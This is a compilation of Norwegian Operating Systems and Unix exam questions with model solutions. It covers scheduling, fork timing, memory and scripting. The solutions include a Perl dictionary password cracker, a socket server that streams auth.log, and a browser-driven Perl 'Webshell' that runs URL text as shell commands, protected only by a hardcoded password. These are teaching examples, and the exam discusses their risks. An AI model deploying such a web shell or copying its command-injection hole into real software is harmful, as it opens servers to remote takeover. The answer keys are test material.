b) Kommandoen ønsker å liste opp filen /etc/passwd med ls kommandoen. For at dette er mulig må kommandoen ls kunne lese mappe-informasjonen til /etc. Dette får den ikke lov til å gjøre selv, siden man må aksessere en ekstern enhet, så den må kjøre et systemkall readdir() hvor operativsystemet kommer til å returnere informasjonen tilbake til prosessen.

c) En "context switch" skjer hver gang operativsystemet bytter ut hvilken prosess som skal kjøre. Det innebærer bla.a at operativsystemet lagrer unna all informasjon i prosessoren om den oprinnelige prosessen og setter den vekk i en kø før den gjør klar neste prosess. Et slikt bytte vil alltid ta litt tid for operativsystemet. Dersom den må gjøre det ofte, vil det begrense tiden som er tilgjengelig til prosessene.

d) Hver prosess kan kun kjøre en bestemt tid før den blir byttet ut med en neste prosess i køen. Dette vil utgjøre et ufrivillig bytte, siden prosessen ikke var ferdig med det den skulle og ikke kan fortsette før det blir dens tur igjen. Dersom prosessen må kjøre et systemkall må operativsystemet overta kjøringen

på vegne av prosessen. Dette er et frivillig bytte, siden prosessen frivillig gir fra seg kjøringen for å vente på at systemkallet blir ferdig.

e)

```
#!/usr/bin/perl

# finn alle prosesser
open(PS,"ps aux |");

# les utskriften linje for linje
while( $prosess = <PS> ){
    my @array = split /\s+/,$prosess;
    # sjekk om prosessen matcher argumentet
    if ( $array[10] =~ /$ARGV[0]/ ){
        # hent informasjon fra proc
        print "PID: $array[1]\n";
        open(FIL,"grep ctxt /proc/$array[1]/status |");
        # skriv ut linjene
        while ( $line = <FIL> ){
            print "$line";
        }
        close(FIL);
    }
}
close(PS);
```

Oppgave 4 - Prosesser og Perl (20%)

a) Programmet tester ved hjelp av subrutinen `crack()` ut om hashen `$hash` er resultatet av funksjonen `crypt()` brukt på ett av ordene i fire ordbøker på forskjellige språk. Hver av ordbøkene gås igjennom ord for ord og for hvert ord kjøres `crypt()` funkjsonen med det gitte saltet. Hvis resultatet er likt, skrives det ut en beskjed om det. Alle ord gjemmomløpes, også hvis ordet blir funnet. Linjeskift i hvert ord fjernes før testen utføres.

b) I det nye programmet gjør kallet til `fork()` at det startes opp en uavhengig child-prosess som går igjennom norsk og engelsk ordbok. Parent prosessen går igjennom russisk og spansk. Siden maskinen har 2 CPU'er vil child-prosessen settes igang på den andre prosessoren og dermed jobber prosessene samtidig og uvhengig av hverandre på hver sin prosessor. Dermed går det dobbelt så fort, når ordbøkene er like store.

c) Det er fortsatt bare to uavhengige prosesser som jobber på hver sin prosessor. Dermed kan ikke hyperthreadingen utnyttes og det tar like lang tid. For å kunne utnytte hyperthreading må fler enn en prosess være aktiv på samme prosessor.

d) Nå startes det opp 4 uavhengige prosesser. Da vil de startes to og to på hver sin prosessor. Dermed kan hyperthreadingen utnyttes, mens den ene prosessen venter på data fra disk kan den andre bruke CPU'en og omvendt. Men i noen tilfeller står begge prosesser i kø for å bruke CPU'en og da må de vente på hverandre. Derfor blir det ikke hele 15 sekunder som spares inn, men bare 8 (tidene er forøvrig hentet fra virkelige kjøringer av programmet på maskinen huldra, som har to hyperthreading CPU'er).

Oppgave 5 - Perl sockets (20%)

a) Serveren lytter på innkommende TCP-tilkoblinger til port 9002. Når en klient kobler seg til leses filen `/var/log/auth.log` med `tail -f`. Dette vil føre til at hver gang en ny linje skrives til denne filen,

vil linjen sendes fra serveren over socket-forbindelsen til klienten.

b) Denne klienten kobler seg opp og skriver ut hver linje til stdout etter hvert som den mottar den. Dermed sees hver innlogging på serveren.

```
#! /usr/bin/perl

use IO::Socket::INET;
$socket = IO::Socket::INET->new("os11.vlab.iu.hio.no:9002") or die "Can't connect\n";

while ($answer = <$socket>){
    print $answer;
}
close($socket);
```

c) Dene klienten kobler seg opp til alle de 70 serverne ved å fork'e en ny prosess for hver server. Alle skriver til samme stdout og dermed vil alle oppkoblinger til hver server skrives ut på skjermen fortløpende.

```
#! /usr/bin/perl

use IO::Socket::INET;

for ($i = 11;$i <= 80;$i++){
    $server = "os$i.vlab.iu.hio.no";
    $pid = fork();
    if($pid == 0){
        $socket = IO::Socket::INET->new("$server:9002") or die "Can't connect to $server\n";
        while ($answer = <$socket>){
            print $answer;
        }
    }
}
```

d) Den opprinnelige serveren vil stå i den evige while-løkken og lese fra `auth.log` selv etter at forbindelsen er avsluttet. Derfor må den stoppes før en annen kan koble seg til. Følgende kode sjekker for hver gang den gjør noe om også socket-forbindelsen er oppe. Hvis forbindelsen er nede, lukker den socketen og fortsetter å lytte etter nye tilkoblinger.

```
while ($socketConnection = $socket->accept()) {
    print "Received connection.\n";
    open(AUTH,"tail -f /var/log/auth.log|");
    while ($socketConnection->connected() and $line = <AUTH>){
            print $socketConnection $line if $socketConnection->connected();
    }
    close($socketConnection);
}
```

23 Eksamen våren 2010 Operativsystemer og Unix

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1 - Kommandolinjen (10%)

a) Hva er feil i denne bash-kommandoen:

```
$filinfo = ls -l fil.txt
```

b) I bash gir `ls -l` følgende i en mappe:

```
-rw-r--r--  1 hh  staff  10686 Apr 28 11:43 h.tex
```

Forklar kort ut ifra dette hvordan rettighetene er satt for denne filen og hvilke brukere som har disse rettighetene.

c) Skriv en bash-kommando som setter samme rettigheter til filen `h2.tex` som filen `h.tex` i forrige deloppgave hadde.

d) Hva blir output av følgende bash-kommando?

```
echo "en to tre" | sort | grep to | grep tre
```

e) Hva blir output av følgende bash-kommando?

```
for tall in $(seq 1 5); do echo -n $tall; done
```

f) Anta at `fil.txt` er en Windows tekstfil i mappen du står i. Hva gir følgende PowerShell-kommando?

```
PS> ls fil.txt | Get-Member
```

Oppgave 2 - Prosesser og scheduling (20%)

a) Linux-kjernen konfigurerer vanligvis hardware-timeren til å sende et interrupt hvert hundredels sekund. Forklar kort hvorfor dette timer-interruptet er nødvendig for at Linux-kjernen skal kunne fordele CPU-tid mellom alle prosessene uten at en av disse prosessene kan ta over styringen.

b) En hardware-timer deler tiden inn i jiffies eller ticks. En jiffy er tiden mellom hvert interrupt mellom fra timeren, ett hundredels sekund i eksempelet i forrige delspørsmål. Forklar kort hvordan et operativsystem kan prioritere prosesser forskjellig ved hjep av denne tidsinndelingen.

Tre 100% CPU-avhengige prosesser A, B og C kjører på en Linux-PC med kun én CPU. Ved starten av en epoke er alle tre klare til å kjøre og de er de eneste prosessene i ready-list. Prosess A har en tildelt timeslice på 30 ticks/jiffies, B har 20 og C har 10.

c) Forklar kort hvordan disse prosessene kjøres og hvordan fordelingen av CPU-tid vil skje for disse tre prosessene i løpet av epoken. Anta at det ikke forekommer andre interrupts enn fra timeren og at prosessene ikke gjør noen systemkall.

d) Forklar kort hvor mange timer-interrupts og context switches som vil skje i denne epoken.

e) Hva skjer når epoken er over? Vil prosessene nødvendigvis få tildelt samme antall ticks som før? Forklar kort.

f) Linux 2.6 kjernen deler dynamisk prosessene inn i 140 forkjellige prioritetsklasser. Hver prioritetsklasse tilsvarer et antall tildelte ticks i starten av en epoke. Hver gang scheduleren kalles, velges prosessen som har høyest prioritet og den kjører til den har brukt opp alle sine tildelte ticks. Deretter kalles scheduleren på nytt. Men hvis det i løpet av epoken kommer et interrupt, for eksempel fra tastaturet, vil et flagg `need_resched` bli satt og scheduler på grunn av dette kjøres etter neste timer-tick. Forklar kort hvorfor `need_resched` er viktig for at interaktive prosesser skal ha rask responstid.

g) Forklar kort med bakgrunn i forrige delspørsmål omtrent hvor lang tid det maksimalt vil ta fra en bruker taster et tegn på tastaturet til det synes på skjermen når en teksteditor kjører under Linux 2.6 kjernen. Hvordan vil en endring av lengden av en jiffy påvirke tiden det tar?

h) Anta at den minste mulige time-slice en prosess kan tildeles er 10 ticks = 100ms. Prosesser i laveste prioritetsklasse vil da ha 10 ticks. Anta videre at de eneste aktive prosessene er en teksteditor kjører samtidig med en regnejobb-prosess som er 100% CPU avhengig. Regnejobben havner derfor raskt havne i laveste prioritetsklasse. Hvis 2.6 kjernen ikke brukte `need_resched`, omtrent hvor mange millisekunder ville det gjennomsnittlig ta fra et trykk på tastaturet til et tegn vises i teksteditoren? Omtrent hvor mange millisekunder ville det gjennomsnittlig ta når `need_resched` brukes? Forklar kort.

Oppgave 3 - Prosesser og CPUer (25%)

Følgende Perl-script `sum.pl` kjører en CPU-intensiv subrutine `run()` som utfører en regneoppgave. Den bruker en Perl-modul som har en funksjon `gettimeofday()` som returnerer et flyttall som er antall sekunder som har gått siden 1/1-1970. Dermed vil det når subrutinen `run()` har blitt kjørt ferdig skrives ut en linje som sier hvor mange sekunder det har gått siden scriptet startet.

```
#! /usr/bin/perl
use Time::HiRes qw(gettimeofday);
$start = gettimeofday();

# Starter kjøring sum.pl
run();
# kjøring avsluttet

sub run(){
    for ($i = 0;$i < 10000000;$i++){
           $tall = ($i + 1)*($i + 1) - $i*$i;
    }
    $slutt = gettimeofday();
    $tid = $slutt - $start;
    printf("Ferdig etter %4.2f sekunder\n",$tid);
}
```

Når dette scriptet kjøres på tre forskjellige maskiner:

A Linux ubuntu 2.6.18 med én CPU

B MacBook Darwin Kernel Version 9.8.0 med 2 CPU'er

C Linux Debian 2.6.18 med fire CPU'er

gir det følgende output:

A Ferdig etter 6.22 sekunder

B Ferdig etter 4.89 sekunder

C Ferdig etter 3.97 sekunder

Tre andre Perl-script `sum1.pl`, `sum2.pl` og `sum3.pl` er identiske bortsett fra koden mellom kommentarene "Starter kjøring" og "kjøring avsluttet" som ser slik ut:

```
# Starter kjøring sum1.pl
run();
run();
# kjøring avsluttet
```

```
# Starter kjøring sum2.pl
$pid = fork();
if($pid == 0){
    run()
}
else{
    run();
}
# kjøring avsluttet
```

```
# Starter kjøring sum3.pl
$pid = fork();
if($pid == 0){
    run()
}
else{
    fork();
    run();
}
# kjøring avsluttet
```

Scriptene `sum1.pl`, `sum2.pl` og `sum3.pl` kjøres på hver av maskinen A, B og C og det gir de ni forskjellige output som vist under. Din oppgave er på grunnlag av den gitte informasjonen å avgjøre hvilke kombinasjoner av script og maskin som har gitt hvert resultat med en **kort** begrunnelse og forklaring av output til hver.

a) Ferdig etter 7.31 sekunder Ferdig etter 7.34 sekunder Ferdig etter 7.36 sekunder

b) Ferdig etter 4.84 sekunder Ferdig etter 9.67 sekunder

c) Ferdig etter 18.39 sekunder Ferdig etter 18.53 sekunder Ferdig etter 18.58 sekunder

d) Ferdig etter 3.98 sekunder Ferdig etter 7.94 sekunder

e) Ferdig etter 11.80 sekunder Ferdig etter 12.50 sekunder

f) Ferdig etter 5.02 sekunder Ferdig etter 5.03 sekunder

g) Ferdig etter 4.01 sekunder Ferdig etter 4.05 sekunder Ferdig etter 4.05 sekunder

h) Ferdig etter 4.08 sekunder Ferdig etter 4.18 sekunder

i) Ferdig etter 6.24 sekunder Ferdig etter 12.49 sekunder

Besvarelsen skal altså bestå av ni linjer eller avsnitt av typen:

```
output 1: sum1.pl kjørt på C. Fordi C har fire CPU'er vil.... etc.
```

Eksempelet er ikke riktig svar. Om du vil kan du gi en generell innledende forklaring slik at du ikke trenger å forklare så mye under hvert punkt.

Oppgave 4 - Scripting og internminne (30%)

a) Linux-kommandoen `free` viser hvor mye ledig minnet det er og output kan se slik ut:

```
$ free -m
             total       used       free     shared    buffers     cached
Mem:           398        386         12          0         25        100
```

```
-/+ buffers/cache:        260        138
Swap:          349         57        292
```

Her er buffers antall MBytes brukt til I/O buffere og cached antall MBytes brukt til disk-cache. Kjernen kan dynamisk minske sin bruk av I/O-buffere og disk-cache ved behov for minne til andre formål. Verdien 138 Mbytes i andre linje i free-kolonnen er `free + buffers + cached` fra første linje. Forklar kort hvorfor dette er et tall som viser hvor mye minne som er ledig for applikasjoner.

b) Skriv et Perl-script `free.pl` som fra output av kommandoen `free -m` skriver ut verdien som viser tilgjengelig minne for applikasjoner fra andre linje i free-kolonnen, tallet 138 i eksempelet i forrige delspørsmål.

c) Skriv et bash-script som starter 10 instanser av programmet `xcal`(en kalkulator). Etter at en instans av `xcalc` er startet skal scriptet vente i 10 sekunder og så skrive ut hvor mye av det frie applikasjonsminnet som har blitt brukt opp siden scriptet startet. Scriptet skal bruke perl-scriptet `free.pl` fra forrige delspørsmål til å finne tilgjengelig applikasjonsminne. Deretter skal det fortsette på samme måte til alle 10 instansene har startet. Til slutt skal det stoppe alle kjørende `xcalc`-prosesser. Kan resultatet fra en kjøring av dette scriptet si noe om hvorvidt programmet `xcalc` deler minne med andre `xcalc` prosesser?

d) I PowerShell gir `ps | gm` blant annet følgende

```
PM                         AliasProperty  PM = PagedMemorySize
WS                         AliasProperty  WS = WorkingSet
```

Skriv et PowerShell-script som legger sammen PagedMemorySize og WorkingSet for alle Windows-prosessene som kjører og skriver ut den totale summen for begge verdiene.

e) Når du kjører scriptet, får du følgende output som viser totalt antall bytes:

```
WS: 257339392
PM: 497008640
```

PagedMemorySize for en prosess er den delen av minnet til en prosess som er paged ut til disk (Windows page file). Hva er Working Set? Denne Windowsmaskinen har ca 360 MByte internminne. Sammenlign de totale summene WS og PM med størrelsen på totalt minne. Er det et problem om WS eller PM er større enn totalt minne?

Oppgave 5 - Perl sockets (15%)

a) Anta at du lager en Perl socket-server som lytter på port 9999. For hver gang det kommer en oppkobling leser serveren en linje fra socketen, sender linjen den mottok uendret tilbake og lukker oppkoblingen. Hvis du nå i en browser på en annen maskin skriver inn som URL:

```
http://host.domene:9999/uname
```

der host.domene er Linux-maskinen du kjører serveren på, vil output i browseren bli:

```
GET /uname HTTP/1.1
```

Ordet du skriver inn i browseren mottas altså av serveren og det serveren sender blir vist i browseren. Skriv en slik server slik at den gjør at du kan utføre Linux-kommandoer på Linux-maskinen Perl-serveren kjører på fra en hvilken som helst browser. For eksempel skal

```
http://host.domene:9999/ps
```

gi noe slik som

```
 PID TTY          TIME CMD
 1841 pts/1    00:00:33 firefox
 5042 pts/1    00:00:00 bash
11343 pts/1    00:00:00 s.pl
```

b) Når du eksperimenterer mer med den opprinnelige serveren finner du følgende:

```
http://host.domene:9999/ls -l   gir  GET /ls%20-l HTTP/1.1
http://host.domene:9999/"|>$<;'/   gir   GET /%22|%3E$%3C;%27/ HTTP/1.1
```

Bruk dette til å endre serveren slik at du også kan bruke mellomrom og de andre tegnene i kommandoene du sender fra browseren. Sørg i tillegg for at web-shellet får et passende prompt slik at

```
http://host.domene:9999/ls -l
```

gir

```
Webshell$ ls -l
totalt 120
-rw------- 1 haugerud syslog   249 2010-05-20 21:20 1cpu.txt
-rwx------ 1 haugerud syslog   333 2010-05-20 20:22 sum1.pl
-rwx------ 1 haugerud syslog   380 2010-05-20 20:22 sum2.pl
-rwx------ 1 haugerud syslog   400 2010-05-20 21:23 server.pl
```

i browseren. Klarer du med denne serveren fra browseren å skrive et script på Linux-serveren og kjøre det? Forklar kort.

c) Diskuter kort de sikkerhetsmessige aspektene ved dette webshellet. Implementer en metode i serveren som gjør at du må sende med et egetdefinert passord i URL'en i browseren for å få utført en kommando.

–SLUTT–

23.1 Løsningsforslag våren 2010 Operativsystemer og Unix

Oppgave 1 - Kommandolinjen (10%)

a) Det skal ikke være dollartegn når en variabel initialiseres og ikke mellomrom før og etter likhetstegnet. Kommandoen må ha backticks eller `$()` rundt seg. Riktig kommando er `filinfo=$(ls -l fil.txt)` eller `filinfo='ls -l fil.txt'`

b) Eier `hh` har lese og skriverettigheter. Medlemmene av gruppen `staff` har kun leserettigheter, det samme har alle andre brukere.

c) `chmod 644 h2.tex`

d) `en to tre`

e) `12345`

f) Den gir hvilke metoder og properties fil-objektet `fil.txt` har.

Oppgave 2 - Prosesser og scheduling (20%)

a) Hvis prosesser skal kunne kjøre direkte på CPU'en, kan de ikke tvinges til å avbryte for eksempel en evig løkke uten hjelp fra hardware . Timer-interruptet gjør at neste instruksjon er et hopp til kjernekode som gir OS kontrollen slik at det kan vurdere hvilken prosess som skal slippe til neste gang.

b) Ved å variere størrelsen på antall jiffies som tildeles hver prosess(timeslice) vil noen prosesser prioriteres høyere enn andre ved at de får mer CPU-tid.

Tre 100% CPU-avhengige prosesser A, B og C kjører på en Linux-PC med kun én CPU. Ved starten av en epoke er alle tre klare til å kjøre og de er de eneste prosessene i ready-list. Prosess A har en tildelt timeslice på 30 ticks/jiffies, B har 20 og C har 10.

c) Prosess A starter og kjører til alle dens 30 jiffies er brukt opp. Så skjer det en context switch og B starter og kjører til alle sine 20 ticks er brukt opp. Ny context switch og C bruker opp sine 10. Da er epoken over.

d) Det vil være 30+20+10 = 60 timer-interrupts, ett for hvert tick, og to context switches som forklart i forrige delspørsmål.

e) Når epoken er over tildeles nye ticks. Antall tick beregnes ut fra en grunntildeling (som blant annet avhenger av nice-verdi) og en dynamisk del som avhenger av hvor stor del av tildelte ticks som blir brukt opp. Brukes alle opp kan de ble tildelt færre ved neste epoke.

f) En interaktiv prosess vil få mange ticks hver epoke og komme i en høy prioritetsklasse. Dermed vil den alltid velges før CPU-intensive prosesser etter en context switch. Men om ikke `need_resched` ble satt ved et interrupt fra for eksempel tastaturet, ville den interaktive prosessen som skulle hatt og prosessert dette tegnet måtte vente helt til en kjørende CPU-intensiv prosess var ferdig med alle sine tick i en epoke, før den slapp til etter en contex switch. At `need_resched` settes gjør at det skjer en context switch med en gang ved neste timer tick og interaktive prosesser får dermed en mye bedre responstid.

g) Det er rimelig å anta at teksteditoren har høyest prioritet av de som ønsker å kjøre. Da vil det maksimalt ta en tick før tegnet vises på skjermen. Om det finnes kjerne-prosesser eller andre prosesser med høyere prioritet, vil disse normalt bruke lite CPU-tid før de avslutter eller selv venter på I/O, da vil tiden det tar kunne bli litt mer enn en jiffy. Tiden det tar vil øke proposjonalt med lengden på en jiffy. Vanligvis vil tegnet vises når neste tick inntreffer, i gjennomsnitt en halv jiffy.

h) Om `need_resched` ikke brukes vil etter et trykk på tastaturet den CPU-intensive jobben bruke

opp alle sine tick før det skjer en context og teksteditoren tar over. I snitt vil det derfor ta en halv timeslice = 50 ms. Hvis `need_resched` brukes, vil det i snitt ta en halv tick = 5ms.

Oppgave 3 - Prosesser og CPUer (25%)

- `sum1.pl` starter først `run()`, venter til den er ferdig og starter så en ny `run()`. Kjører to `run()` sekvensielt.
- `sum2.pl` gjør først en fork og starter derfor `run()` i hver sin uavhengige prosess, slik at de kjøres i parallell.
- `sum3.pl` gjør først en fork og deretter gjør child en fork. Dermed kjøres `run()` i tre uavhengige prosesser, alle kjøres i parallell.

a) sum3.pl kjørt på B. På B bruker en `run()` 4.9s på én CPU. Darwin fordeler de 3 prosessene jevnt utover de to CPU'ene, alle blir ferdig samtidig. 3x4.9s/2 = 7.35s.

b) sum1.pl kjørt på B. To `run()` kjøres etter hverandre; sekvensielt. Siste ferdig etter ca 2x4.9 = 9.8s.

c) sum3.pl kjørt på A. Tre `run()` deler den ene CPU'en og kjøres i Round Robin, ferdig etter ca 3x6.2s = 18.6s.

d) sum1.pl kjørt på C. På C bruker `run()` ca 4s. To `run()` kjøres etter hverandre; sekvensielt. Siste ferdig etter ca 2x4 = 8s.

e) sum2.pl kjørt på A. To `run()` kjøres i parallell og deler én CPU. Ferdig samtidig etter ca 2x6.2 = 12.4s.

f) sum2.pl kjørt på B. To `run()` kjøres i parallell på hver sin CPU.

g) sum3.pl kjørt på C. Tre `run()` kjøres i parallell på hver sin CPU.

h) sum2.pl kjørt på C. To `run()` kjøres i parallell på hver sin CPU.

i) sum1.pl kjørt på A. På A bruker `run()` ca 6.2s. To `run()` kjøres etter hverandre; sekvensielt. Siste ferdig etter ca 2x6.2 = 12.4s.

Oppgave 4 - Scripting og internminne (30%)

a) Kolonnen `free` er minne som ikke er i bruk, mens `buffers + cached` er minne som kjernen dynamisk gir tilbake til prosesser som måtte trenge det. Dermed er denne summen totalt tilgjengelig minne for andre applikasjoner enn de som kjører og bruker det som står i `used`, 260MBytes i dette tilfellet.

b)

```
#! /usr/bin/perl

open(FREE,"free |");
<FREE>;
<FREE>;
$line = <FREE>;
@arr = split(/\s+/,$line);
#@arr = split(" ",$line); # virker også i dette tilfellet
print "$arr[3]";

#$line =~ /\d+\s+(\d+)/; # alternativ
```

```
#print "$1";
close(FREE);
# print ‘free -m | grep "buffers/cache" | cut -d’ ’ -f 3‘;
# Virker ikke pga mellomrom
```

c)

```
#! /bin/bash
mem1=$(./free.pl)

for i in $(seq 1 10)
do
   xcalc&
   sleep 10
   mem2=$(./free.pl)
   ((mem = ($mem1 - $mem2) ))
echo "$mem MBytes er brukt siden scriptet startet"
done
killall xcalc
```

Hvis det er stor forskjell på hvor mye minnet som brukes opp når den første instansen starter i forhold til de tidligere, vil det tyde på at de bruker noe felles applikasjonsminne. I det følgende reele eksempelet ser man at det brukes mer enn 1 MByte når første instans av xcalc startes og deretter ca en halv MByte for hver ny prosess. Det tyder på at prosessene bruker omtrent en halv MByte i felles minne. (I eksempelet gis resultatet i KBytes og ikke i MBytes som spesifisert i oppgaveteksten).

```
1136 KBytes er brukt siden scriptet startet
1508 KBytes er brukt siden scriptet startet
2128 KBytes er brukt siden scriptet startet
2748 KBytes er brukt siden scriptet startet
3244 KBytes er brukt siden scriptet startet
3740 KBytes er brukt siden scriptet startet
4484 KBytes er brukt siden scriptet startet
4980 KBytes er brukt siden scriptet startet
5604 KBytes er brukt siden scriptet startet
6100 KBytes er brukt siden scriptet startet
```

d)

```
foreach ($ps in ps){
   $ws += $ps.WS
   $pm += $ps.PM
}
"WS: $ws"
"PM: $pm"
```

e) Working set er den delen av sitt minne, det sett av pages, som en prosess har brukt nylig. Total WS er 257 MBytes og det er omtrent to tredjedeler av det totale minnet og dermed ikke et problem. PM er ca 500MBytes som er mer enn det totale minnet. Det er ikke et problem om total PM er større enn internminnet, for dette ligger i swap-området på disk. Men det ville vært et problem om summen av alle prosessers Working Set var større enn totalt minnet, fordi det ville betydd at det var for lite minne til å ha de sidene som brukes mest samtidig i minnet. Som kunne ført til at sider ofte må lastes inn og ut fra disk.

Oppgave 5 - Perl sockets (15%)

a)

```
#! /usr/bin/perl
use IO::Socket::INET;
$port = 9999;
$socket = IO::Socket::INET->new(LocalPort=>$port,Listen=>5)
  or die "Can't open socket on port $port\n";

while ($newsocket = $socket->accept()){
    $string = <$newsocket>;
    $string =~ /GET \/(.*?) HTTP/;
    $command = $1;
    $res = `$command`;
    print $newsocket "$res";
    close($newsocket);
}
```

b)

```
while ($newsocket = $socket->accept()){
   $string = <$newsocket>;
   $string =~ s/%20/ /g;
   $string =~ s/%22/"/g;
   $string =~ s/%3E/>/g;
   $string =~ s/%3C/</g;
   $string =~ s/%27/'/g;
   $string =~ /GET \/(.*?) HTTP/;
   $command = $1;
   $res = `$command`;
   print $newsocket "Webshell\$ $command\n$res";
   close($newsocket);
}
```

Ved å bruke echo til å skrive til en fil og så sette kjørerettigheter, kan man skrive et script linje for linje som vist under:

```
echo "ls" > script.bash
echo "whoami" >> script.bash
chmod 700 script.bash
script.bash
```

c) Å gjøre det mulig for hvem som helst å kjøre en vilkårlig shell-kommando på en server fra en browser er en meget stor sikkerhetsrisiko. Det tilsvarer å ikke bruke brukernavn og passord, alle har tilgang. Det eneste som hjelper litt er at man ikke bruker portnummer 80, slik at muligheten ikke er så lett å oppdage. Metoden vist under gjør at man ikke får kjørt kommandoer med mindre man skriver `hemmeligPASS` etterfulgt av kommandoen. Serveren tolker da `hemmelig` som et passord som man må kjenne for å kunne gi kommandoer.

```
while ($newsocket = $socket->accept()){
    $string = <$newsocket>;
    $string =~ /GET \/(.*?)PASS(.*?) HTTP/;
    $pass = $1;
    $command = $2;
    if($pass eq "hemmelig"){
$res = `$command`;
print $newsocket "$res";
```

```
    }
    close($newsocket);
}
```

24 Eksamen høsten 2010 Operativsystemer og Unix

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1 - Kommandolinjen (10%)

a) Skriv en bash-kommando som gir eieren til filen `~/.bashrc` kun skrive og leserettigheter, gruppen kun leserettigheter og alle andre ingen rettigheter.

b) Skriv en bash-kommando som flytter filen `~/.bashrc` til mappen `/tmp`.

c) CreationTime er en property for et PowerShell filobjekt. Gi en PowerShell-kommando som gir hvilket tidspunkt filen `fil.txt` i mappen du står i ble laget.

d) Gi en PowerShell-kommando som gir hvilket år som filen `fil.txt` ble laget.

e) Hva gjør følgende PowerShell-kommando? `ps | foreach {if($_.name -eq "notepad") {kill $_.Id}}`

f) Skriv en PowerShell-kommando som legger sammen lengden(Length) av alle filene i mappen den utføres i og til slutt skriver ut summen.

Oppgave 2 - Prosesser og CPUer (20%)

Følgende Perl-script `sum.pl` kjører en CPU-intensiv subrutine `run()` som utfører en regneoppgave. Den bruker en Perl-modul som har en funksjon `gettimeofday()` som returnerer et flyttall som er antall sekunder som har gått siden 1/1-1970. Dermed vil det når subrutinen `run()` har blitt kjørt ferdig skrives ut en linje som sier hvor mange sekunder det har gått siden scriptet startet.

```
#! /usr/bin/perl
use Time::HiRes qw(gettimeofday);
$start = gettimeofday();

# Starter kjøring sum.pl
run();
# kjøring avsluttet

sub run(){
    for ($i = 0;$i < 10200000;$i++){
           $tall = ($i + 1)*($i + 1) - $i*$i;
    }
    $slutt = gettimeofday();
    $tid = $slutt - $start;
    printf("Ferdig etter %4.2f sekunder\n",$tid);
}
```

Når dette scriptet kjøres på en MacBook med Darwin kjerne 9.8.0 med 2 CPU'er gir det følgende output:

```
Ferdig etter 5.01 sekunder
```

Tre andre Perl-script `sumA.pl`, `sumB.pl` og `sumC.pl` er identiske bortsett fra koden mellom kommentarene "Starter kjøring" og "kjøring avsluttet" som ser slik ut:

```
# Starter kjøring sumA.pl
run();
run();
run();
# kjøring avsluttet
```

```
# Starter kjøring sumB.pl
run();
fork();
run();
# kjøring avsluttet
```

```
# Starter kjøring sumC.pl
$pid = fork();
if($pid == 0){
    fork();
    run();
}
else{
    run();
}
# kjøring avsluttet
```

Du skal nå forklare hva output blir når du kjører disse programmene på MacBook'en med to CPU'er. Anta at ingen andre programmer kjører samtidig. Hundredelene i tidsanvisningen vil kunne variere fra kjøring til kjøring, det er nok å oppgi tideler.

a) Skriv ned hva output vil bli når man kjører `sumA.pl` og forklar kort hvorfor det blir slik.

b) Skriv ned hva output vil bli når man kjører `sumB.pl` og forklar kort hvorfor det blir slik.

c) Skriv ned hva output vil bli når man kjører `sumC.pl` og forklar kort hvorfor det blir slik.

Oppgave 3 - CPU og registere (30%)

a) Forklar kort og med egne ord hva et CPU-register er.

b) Anta at du har et 8-bits register som du bruker til å lagre positive heltall. Hva er det største heltallet du kan lagre i dette registeret?

c) Forklar kort og med egne ord hvorfor man bruker cache i CPU'er.

d) Forklar kort og med egne ord hva det vil si å kompilere et C-program og hva som konkret skjer når man gjør det på en Linux-maskin.

Anta du har et program som oversetter assemblykode til maskinkode. Dette programmet oversetter linje for linje og kan gjøre det helt uavhengig av hva andre linjer måtte inneholde.

e) Programmet er opprinnelig laget og kompilert for en maskin med én CPU. Vil et operativsystem kunne sørge for at dette programmet kjører fortere på en maskin med to CPU'er? Forklar kort.

f) Vil programmereren av et slikt program kunne skrive det om slik at det kjører fortere på en maskin med to CPU'er? Forklar kort.

Anta at at følgende program er assemblykode laget for den lille 4-bits maskinen som det ble kjørt en simulering av på forelesning og som ble brukt i ukeoppgavene. Anta videre at heltallet n ligger i RAM på adresse 3.

```
0 MOV R0 <- M[3] (Kopierer tallet fra adresse 3 i RAM til register R0)
1 MOVI R1 <- 3 (tallet 3 legges i R1)
2 CMP R0 R1
3 JNE 5 (Jump Not Equal 5, hopp til linje 5 hvis R0 != R1)
4 ADD R0 <- R0 + R1
5 MOV M[3] <- R0 (Kopierer R0 til adresse 3 i RAM)
```

g) Skriv ned høynivåkode med C eller Java-syntaks som kunne gitt tilsvarende assemblykode som vist over om den ble kompilert for denne CPU-arkitekturen.

h) For å kunne kjøre koden må CPU'en ha maskinkode. Bruk tabellen nedenfor og oversett linje 1-4 i assemblykoden vist over til maskinkode.

binært Nr	operand1	operand2	Nr	Navn
0010	DR	tall	2	MOVI
0100	DR	SR	4	ADD
1100	DR	SR	12	CMP
1111	nr	nr	15	JNE

i) Tenk deg at denne kodebiten ble kjørt av to forskjellige tråder og at variabelen n i M[3] er en felles variabel som begge trådene kan aksessere. Forklar kort om det kan oppstå en race condition hvis de to trådene kjøres samtidig og hvordan problemet isåfall kan løses.

Oppgave 4 - Scripting (25%)

a) Skriv et bash-script som når det startes av en bruker og kjøres i bakgrunnen gjør følgende hvert femte minutt: Hvis filen `.bashrc` ikke finnes i brukerens hjemmemappe utføres følgende:

- Filen `/etc/bashrc` kopieres til `.bashrc` i brukerens hjemmemappe.
- `.bashrc` gis alle rettigheter for brukeren og ingen rettigheter for andre.
- Linjen `alias ll="ls -l"` legges til på slutten av `.bashrc`.
- En linje som sier at filen er kopiert legges til i filen `.log` i brukerens hjemmemappe. Linjen skal starte med tidspunktet den er skrevet, gitt ved output fra kommandoen `date`.

b) På en MacBook kan output fra bash-kommandoen `ps aux` se slik ut:

```
USER       PID %CPU %MEM      VSZ    RSS   TT  STAT STARTED      TIME COMMAND
hh         680   0.0  0.1   601808   2148 s000  S+   10:08AM   0:00.63 jed fil.txt
hh         599   0.0  0.0   600252    956 s001  S     9:38AM   0:00.09 -bash
root       598   0.0  0.1    76592   1096 s001  Ss    9:38AM   0:00.01 login -pf hh
hh         561   0.0  0.0   600252    948 s000  S     9:25AM   0:00.03 -bash
root       560   0.0  0.1    76592   1096 s000  Ss    9:25AM   0:00.02 login -pf hh
```

